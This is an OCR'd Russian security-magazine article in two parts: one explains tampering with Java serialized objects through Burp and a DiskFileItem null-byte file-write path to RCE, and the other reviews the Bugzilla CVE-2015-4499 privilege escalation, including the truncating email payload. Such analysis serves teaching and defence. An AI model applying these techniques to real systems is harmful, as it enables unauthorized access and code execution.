Атака представляет собой обычный parameter tampering. Мы пытаемся подменить значения свойств объектов, посылаемых от клиента на сервер, и таким образом достичь обхода тех или иных ограничений. В данном случае мы надеемся на то, что разработчики воспринимают сериализацию как нечто более доверенное, чем обычные HTTP-запросы. Так может показаться из-за более «страшного» формата данных и из-за наличия контроля доступа к полям (private, public). В нашем примере два поля (`employeeId` и `employeeName`) — это private. В рамках виртуальной машины Java ничто, кроме самого объекта, не сможет их менять.

Для нас как для атакующих обе этих причины не преграда. Мы спокойно можем изменить любое из значений, так как мы работаем с «сырыми» данными. Фактически нам требуется перехватить HTTP-запрос с объектом от клиента к серверу и поменять несколько байтов информации (в Burp во вкладке Hex, например). Сервер десериализует ответ и получит уже измененные данные. К сожалению, этот способ годится только в случае самых простых объектов.

Это связано со сложностью самого формата данных. Поля имеют разную длину, и при изменениях, сделанных вручную, испортить объект проще простого. Поэтому нам требуется автоматизировать процесс. В этом поможет специальный плагин для Burp Suite — BurpJDSer.



Сериализованный объект передается по сети

Плагин работает следующим образом. Когда сериализованный объект проходит через Burp в запросе, плагин отправляет этот объект в специальную библиотеку XStream. Это библиотека позволяет сериализовать объекты в виде XML. Его видно в Burp и можно менять. При отправке запроса далее XStream сериализует его обратно в двоичный вид. Что вдвойне приятно, плагин поддерживает все основные возможности Burp — и proxy, и intruder, и repeater.



Для корректной работы плагина необходимо добавить его, xstream.jar и, самое главное, файл класса (jar), который должен быть сериализован в classpath.

```
java -classpath burp.jar;burpjdser.jar;xstream-1.4.2.jar;[client_jar]
burp.StartBurp
```

Я отметил возможность ручного изменения объектов (hex-редактором), потому что этот способ не требует доступа к самому классу объекта, а вот в случае с XSteam это необходимо.

# ▲	Host	Method	URL	Params
1	http://localhost:8080	POST	/TestBinSerMitMWeb/Mitm	☑


Original request | Edited request | Response

Raw | Params | Headers | Hex

```
POST /TestBinSerMitMWeb/Mitm HTTP/1.1
Cache-Control: no-cache
Pragma: no-cache
User-Agent: Java/1.7.0_75
Host: localhost:8080
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Proxy-Connection: keep-alive
Content-type: application/x-www-form-urlencoded
Content-Length: 109
```

□□□□sr□□Employee□□□□□□□□□□□□ I□
employeeIdL□
departmentt□□Ljava/lang/String;L□□employeeNameq□~□□xp□□□□pt□□Admin

Сериализованный объект передается по сети



Сериализованный объект после обработки плагином можно легко модифицировать

Задача: Эксплуатация уязвимостей через сериализованные объекты Java

Переходим ко второй атаке, которая связана с двоичной сериализацией в Java. Мы, как ты помнишь, были несколько ограничены в возможностях: да, поменять данные объектов можно, а вот отправлять произвольные объекты и получить в итоге RCE (как бывает в случае других языков) можем лишь при определенных условиях :).

Java, как мы видим, берет на себя все необходимое для сериализации и десериализации. Но это не всегда удобно. Есть ряд ситуаций, когда программисту необходимо дополнить или изменить эти механизмы. Например, добавить шаги, выполняемые несериализуемым родителем класса в конструкторе с па-

раметрами. Для этих целей программист может переопределить для класса методы **readObject** и **writeObject** и добавить туда необходимые команды:

```
private void readObject(ObjectInputStream in) throws IOException,
ClassNotFoundException{
  in.defaultReadObject();
  System.out.println("It happens");
}
```

Самый важный момент для нас с точки зрения атаки в том, что **readObject** всегда вызывается раньше приведения типа (casting) объекта:

```
ObjectInputStream ois = new ObjectInputStream(fis);
Employee emp1 = (Employee) ois.readObject();
```

Другими словами, сначала будет вызван **readObject** и создастся некий объект, а уже его попробуют привести к нужному классу.

Эти два факта нам дают вот что. В приложение мы можем отправлять любой объект, класс которого «известен» приложению (то есть в classpath приложения), и при этом будет вызван **readObject** этого класса.

Правда, вторая необходимая для атаки часть зависит от конкретных уязвимостей. Нужен класс с уязвимым **readObject**. Поясню на примере. Есть такая библиотека, как Apache Common Uploads, она используется для управления загрузкой файлов на сервер и очень распространена. В ней есть куча различных классов. Один из них — `DiskFileItem`.

С его помощью можно добиться того, чтобы файл, загруженный пользователем в приложение, разместился во временной директории, а потом при необходимости был сериализован, перенесен на другую машину или кластер и воссоздан там при помощи десериализации. Это суперфича, так что патчить ее вряд ли будут.

Но получается, что класс **DiskFileItem** сериализуем. Кроме того, у него переопределены **writeObject** и **readObject**. Код в **readObject** очень размазан, так что приведу лишь его суть. В соответствии с указанной выше логикой, при десериализации должен быть создан временный файл и в него должен попасть контент из объекта. Важно и то, что путь до временного файла состоит из двух частей: путь к директории хранится в private переменной **DiskFileItem** (**repository**), а имя задается случайным образом в процессе **readObject**. Суть же уязвимости библиотеки заключалась в том, что она «не беспокоилась» о null-байте в имени директории в repository. В repository мы могли указать полный путь до файла, а не только до директории (**/any/path/in/OS/including.file.**

`name\x00`), а добавляемое при `readObject` случайное имя файла обрезалось бы уже нативными библиотеками ОС (для которых null-байт — конец строки).

Таким образом, если у нас есть приложение, которое читает сериализуемые данные, то мы можем отправить ему объект класса `DiskFileItem` с переменной `repository`, исправленной на произвольный путь (с private поможет предыдущая задачка). И в итоге при десериализации приложение выполнит `readObject` класса `DiskFileItem` и создаст файл с нашим контентом в произвольном месте. На практике это дает нам RCE.


Конечно, был выпущен патч, в котором `readObject` при десериализации проверяет присутствие null-байта. Да и к тому же с какой-то из версий Java 1.7, саму возможность атаки с null-байтом прикрыли. Тем не менее остается возможность контролировать полный путь до директории, что тоже часто очень существенно.

Важнее всего то, что приложение ждет на вход объект определенного класса (например, Employee), а мы ему подаем `DiskFileItem` и при этом из-за `readObject` можем как-то влиять (атаковать) на саму ОС или приложение.

Если крупное приложение работает с сериализуемыми данными, то оно должно быть уверено, что ни в одном сериализуемом классе (из тех, что есть в classpath) нет `readObject` с уязвимостями.

Я здесь сконцентрировал внимание на `readObject` (`writeObject`). Но есть еще `readResolve` (`writeReplace`), которая представляет аналогичный интерес. А также есть интерфейс Externalizable. Это дочерний класс Serializable, но с ним программист должен сам полностью описывать процесс сериализации и десериализации объекта.

Спасибо за внимание и успехов в познании нового!





Борис Рютин,
ZORSecurity
b.ryutin@tzor.ru
@dukebarman
dukebarman.pro

WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

ОБЗОР ЭКСПЛОЙТОВ

АНАЛИЗ СВЕЖЕНЬКИХ УЯЗВИМОСТЕЙ



Сегодня мы с тобой рассмотрим уязвимость в популярном баг-трекере Bugzilla, которая позволяет повысить привилегии на большинстве доменов, и разберем свежий эксплоит для Android, который стал возможен из-за неудачного патча.

ПОВЫШЕНИЕ ПРИВИЛЕГИЙ В BUGZILLA

CVSSv2:	N/A
Дата релиза:	17 сентября 2015 года
Автор:	Netanel Rubin
CVE:	CVE-2015-4499

Bugzilla — популярный баг-трекер с открытым исходным кодом и веб-интерфейсом. Он принадлежит Mozilla, используется большим количеством компаний. Bugzilla позволяет организовать все найденные ошибки в своих продуктах и следить за их исправлениями, а также обмениваться информацией и определять степень угрозы.

Благодаря найденной уязвимости в этой системе атакующий может повысить свои привилегии и получить доступ не только к изменениям, но и к скрытым от простых глаз ошибкам, которые несут угрозу безопасности.

Механизм аутентификации в Bugzilla завязан на проверке адреса электронной почты. Для правильной регистрации пользователи вводят свой email, и система отправляет ссылку с активацией на этот адрес. Такая ссылка содержит токен, который позволяет пользователю зарегистрироваться с указанным адресом и установить в настройках свое реальное имя и действующий пароль.

Когда пользователь регистрирует email, адрес сохраняется в таблице `tokens` вместе с самим токеном. Адрес сохраняется в столбце с именем `eventdata`.

После того как пользователь при помощи токена подтвердил свою почту, адрес берется из столбца `eventdata` и используется для создания действующего аккаунта. Когда аккаунт создан, срабатывают автоматические политики безопасности и устанавливают соответствующие права. Часто они основаны на соответствующем домене, доступ к которому атакующему получить очень сложно.

Все это делает адрес почты чрезвычайно важной частью механизма — именно от адреса зависят права доступа в системе. Из-за этого он оказывается слабым звеном. Что, если атакующий как-то получит токен на подходящий под условия почтовый ящик? Именно так и вышло.

Для начала разберем код, который отвечает за отправку и валидацию токенов. Введенный пользователем email проверяется на наличие запрещенных (опасных) символов и исправляется соответствующим образом. Затем создается токен для этого ящика.

```
### Bugzilla/User.pm::check_and_send_account_creation_confirmation()

sub check_and_send_account_creation_confirmation {
    my ($self, $login) = @_;

# Проверка почтового адреса пользователя
    $login = $self->check_login_name($login);
    if ($login !~ /$creation_regexp/i) {
        ThrowUserError('account_creation_restricted');
    }

    # Создание и отправка токена
    require Bugzilla::Token;
    Bugzilla::Token::issue_new_user_account_token($login);
}
```

Посмотрим функцию `issue_new_user_account_token()`.

```
### Bugzilla/Token.pm::issue_new_user_account_token()

sub issue_new_user_account_token {
    my $login_name = shift; # Введенный нами email
    my $template = Bugzilla->template;
    my $vars = {};

# Создание нового токена в БД
    my ($token, $token_ts) = _create_token(undef, 'account',
    $login_name);

# Создание переменных с адресом почты, датой истечения срока и токеном
# Bugzilla->params->{'emailsuffix'} по умолчанию пуст в большинстве
установленных систем
    $vars->{'email'} = $login_name .
    Bugzilla->params->{'emailsuffix'};
    $vars->{'expiration_ts'} = ctime($token_ts + MAX_TOKEN_AGE *
    86400);
    $vars->{'token'} = $token;

# Создание письма с использованием обработанных переменных
```

```
    my $message;
    $template->process('account/email/request-new.txt.tmpl', $vars,
    \$message)
      || ThrowTemplateError($template->error());

# Отправка письма с подтверждением
    MessageToMTA($message);
}
```

Если внимательно прочесть код, то можно заметить, что токен, который создается для пользователя, заносится в БД и затем вставляется в письмо, которое отправляется на адрес регистрации. Это важная особенность, так как система не проверяет, правильно ли он создался. Считается, что все заведомо нормально, и программа отправляет подтверждение на указанный email.


Нам нужно как-то испортить адрес перед тем, как он будет вставлен в БД. Столбец **eventdata**, в котором хранится адрес, имеет тип **tinytext**. Этот тип данных представлен как обычная строка текста и в MySQL имеет ограничение в 255 байт. Для остальных БД Bugzilla искусственно устанавливает размер, равный 255, и использует тип **text**. Что же будет, если мы превысим этот лимит? Может быть, БД вернет исключение? Упадет база? Нет! Такая строка автоматически будет округлена до указанного размера.

EXPLOIT

Мы можем создать email длиннее 255 символов, а после усечения он будет на том домене, который выберем. Создаем почтовый ящик на подконтрольном нам домене с соответствующим именем и добавляем в него домен атакуемой системы.

```
bbb[...]bbbb@mozilla.com.attackerdomain.com
```

После этих манипуляций к нам на почтовый ящик приходит письмо со ссылкой на активацию, а в БД содержится усеченный адрес, для которого система при нужных настройках автоматически выдаст нам высокие права доступа.



Скриншот полученных прав доступа на bugzilla.mozilla.org

Оригинальный отчет опубликован в блоге компании автора.

TARGETS

Версии до 10 сентября 2015 года.

SOLUTION

